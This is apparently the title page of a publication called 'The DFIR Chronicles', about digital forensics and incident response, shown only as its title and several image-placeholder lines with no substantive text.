


THE DFIR CHRONICLES




